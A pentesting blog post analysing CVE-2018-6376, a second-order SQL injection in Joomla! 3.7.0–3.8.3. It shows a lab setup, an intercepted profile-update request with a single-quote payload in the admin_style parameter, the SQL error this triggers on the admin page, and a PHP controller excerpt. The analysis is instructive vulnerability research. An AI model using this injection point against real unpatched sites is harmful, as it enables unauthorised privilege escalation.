Analyzing CVE-2018-6376 – Joomla!, Second Order SQL Injection

February 9, 2018

Prefix

While there are lots of security bugs disclosed each week, for us pentesters, some are more special than others. Very recently, a Second Order SQL Injection was reported in Joomla! and a good analysis can be found here: https://blog.ripstech.com/2018/joomla-privilege-escalation-via-sql-injection/

In this blog post Savan Gadhiya and Amish Patadiya will try to help us understand and discover Second Order SQL Injection methodology and exploitation techniques. The blog also shows how SQLmap can be used to exploit a Second Order SQL Injection (i.e. do NOT reinvent the wheel).

What is Second Order SQL Injection

In a Second Order SQL injection, the application stores user provided information before executing them. A user will not get any error (or SQLi indication) in the response of that page (on which the input is being fuzzed). Later, when a user access another page or functionality, where the stored information will be used to construct a new SQL query which will execute the previously injected payload, this is what is called a Second Order SQL injection.

More information: https://portswigger.net/kb/issues/00100210_sql-injection-second-order

Create PDF in your applications with the Pdfcrowd HTML to PDF API PDFCROWD

This sounds a little bit confusing, right? Let's make this simple by taking an example of a second order SQL injection in the Joomla! framework [CVE-2018-6376]

Details


Affected Joomla! Version: <= 3.8.3 and >= 3.7.0

Environment for exploitation: A user with lower privilege (user role 'Manager') can escalate their privilege to a higher user role (user role 'Administrator' or 'Super Administrator').

Injection Detection

Now, we set up a Joomla! Framework as required to test above described scenario. Here, we have set up a vulnerable Joomla! instance (version 3.8.3) as shown in figure below:

Create PDF in your applications with the Pdfcrowd HTML to PDF API PDFCROWD



joomla/administrator/index.php

System Users Menus Content Components Extensions Help test-nss.com

Control Panel

Joomla 3.8.5 is available: Update Now

CONTENT
New Article
Articles
Categories
Media

STRUCTURE
Menu(s)
Modules

You have post-installation messages

There are important post-installation messages that require your attention.

This information area won't appear when you have hidden all the messages.

Read Messages

SAMPLE DATA


Blog Sample data — Sample data which will set up a blog site. If the site is multilingual, the data will be tagged to the active backend language.

View Site | 0 Visitors | 3 Administrators | 0 Messages | Log out   Joomla! 3.8.3 — © 2018 test-nss.com

Joomla! version 3.8.3

We have created user ‘amish’ which has ‘Super Users’ privileges and another user ‘savan’ with ‘Manager’ privileges as shown below:

Create PDF in your applications with the Pdfcrowd HTML to PDF API   PDFCROWD



[redacted]/joomla/administrator/index.php?option=com_users&view=users


Name	Username	Enabled	Activated	User Groups	ID
Savan	savan	✓	✓	Manager	645
Super User	amish	✓	✓	Super Users	644

Joomla! 3.8.3 — © 2018 test-nss.com

Create a Manager Level User

Our goal is to escalate privilege from ‘Manager’ role to ‘Super Administrator’ role. So, lets login with the user ‘savan’. Below figure show the dashboard for user ‘savan’ and it also shows that ‘Super User’ user is also logged in at the same time:

Create PDF in your applications with the Pdfcrowd HTML to PDF API PDFCROWD


[redacted]/joomla/administrator/index.php

LOGGED-IN USERS

Savan Administration	2018-02-08 10:52
Super User Administration	2018-02-08 10:51
Savan Administration	2018-02-08 10:52

POPULAR ARTICLES


No Matching Results

View Site | 0 Visitors | 3 Administrators | 0 Messages | Log out   Joomla! 3.8.3 — © 2018 test-nss.com

Savan User Logged-in Alongside Super User

As explained in the referenced blog, the affected instance is in the profile update page. Below figure shows the profile update page for user ‘savan’:

Create PDF in your applications with the Pdfcrowd HTML to PDF API   PDFCROWD



/joomla/administrator/index.php?option=com_admin&view=profile&l
Content Components Help
test-nss.com
My Profile
Joomla!
Save
Save & Close
Close
Help
My Profile Details
Basic Settings

Name *	Savan
Login Name	savan
Password	
Confirm Password	
Email *	savan@notsosecure.com


View Site | 0 Visitors | 3 Administrators | 0 Messages | Log out
Joomla! 3.8.3 — © 2018 test-nss.com

Profile Update Page

Let’s intercept the profile update request in BURP Suite HTTP proxy tool. As shown in figure below, the POST request with multipart-form data goes on the following resource:

http://<IP/domain>/joomla/administrator/index.php?option=com_admin&view=profile&layout=edit&id=645

Create PDF in your applications with the Pdfcrowd HTML to PDF API PDFCROWD




```
POST /joomla/administrator/index.php?option=com_admin&view=profile&layout=edit&id=645 HTTP/1.1
Host: [redacted]
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.12; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://[redacted]/joomla/administrator/index.php?option=com_admin&view=profile&layout=edit
Cookie: 8f101697437dfda853a7eefee1106758=urh8f140da0delms5lt3l25ib7;
e3ec4e94e62b2a9b68c120f67b2c3b2e=c6r83qerv56oaf4j57349pq70; 9d4bb4a09f511681369671a08beff228=toevaqjmgvchfbvs0ueris4j21;
5f13eb243e2e1677dcc905e48b667c46=me5akslramjb9optk7vlpuoft4;
baaeb90f8372275479f84b54d6c5daf6=ee5b11qh0hg5bvhqtbg0evusm6
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: multipart/form-data; boundary=---------------------------17124662068436871481 5375295
Content-Length: 2203

-----------------------------17124662068436871481 5375295
Content-Disposition: form-data; name="jform[name]"

Savan
-----------------------------17124662068436871481 5375295
Content-Disposition: form-data; name="jform[username]"
```

Request Intercepted In BurpSuite

The affected parameter is '**forms[params][admin_style]**' and that is highlighted in figure below. Let's insert following payload (highlighted in red font) to the affected parameter as shown in Figure below:

PAYLOAD: **' (single quote)**

Create PDF in your applications with the Pdfcrowd HTML to PDF API PDFCROWD




```
2018-02-08 09:25:42
-----------------------------171246620684368714815375295
Content-Disposition: form-data; name="jform[id]"

645
-----------------------------171246620684368714815375295
Content-Disposition: form-data; name="jform[params][admin_style]"

'
-----------------------------171246620684368714815375295
Content-Disposition: form-data; name="jform[params][admin_language]"

en-GB
-----------------------------171246620684368714815375295
Content-Disposition: form-data; name="jform[params][language]"

en-GB
-----------------------------171246620684368714815375295
Content-Disposition: form-data; name="jform[params][editor]"

none
```

admin_style

Test SQLi Using Single-Quote

On successfully submission of this request, the profile update page shows informational message 'Item saved' as shown in figure below:

Create PDF in your applications with the Pdfcrowd HTML to PDF API PDFCROWD



Message
Item saved.


Name * Savan
Login Name savan
Password

Items Saved Message

This does not disclose any error message as this page does not use the injected payload to structure the SQL query and execute that. Let's access the following URL on which the SQL query gets constructed with the injected payload and is executed as shown in figure below:

http://<IP/domain>/joomla/administrator/index.php

Create PDF in your applications with the Pdfcrowd HTML to PDF API PDFCROWD



Error
You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '' AND `client_id` = 1' at line 3


LOGGED-IN USERS

Savan Administration	2018-02-08 10:54
Super User Administration	2018-02-08 10:51
Savan Administration	2018-02-08 10:54

SQL Error on Other Page

Let’s confirm from the source code that the insertion point of payload is not vulnerable to SQL injection. Below figure shows snippet code of file ‘~/administrator/components/com_admin/controllers/profile.php’ which highlights route for ‘Edit profile’ feature:

Create PDF in your applications with the Pdfcrowd HTML to PDF API PDFCROWD




```php
    /**
     * Overrides parent save method to check the submitted passwords match.
     *
     * @param   string  $key     The name of the primary key of the URL variable.
     * @param   string  $urlVar  The name of the URL variable if different from the primary key (sometimes required to avoid router collisions).
     *
     * @return  boolean  True if successful, false otherwise.
     *
     * @since   3.2
     */
    public function save($key = null, $urlVar = null)
    {
        $this->setRedirect(JRoute::_('index.php?option=com_admin&view=profile&layout=edit&id=' . JFactory::getUser()->id, false));

        $return = parent::save();

        if ($this->getTask() != 'apply')
        {
            // Redirect to the main page.
            $this->setRedirect(JRoute::_('index.php', false));
        }

        return $return;
    }
```

Edit Profile Function

When a user updates profile details, the application retrieves all parameters and returns JForm object as shown in figure below:

Create PDF in your applications with the Pdfcrowd HTML to PDF API PDFCROWD

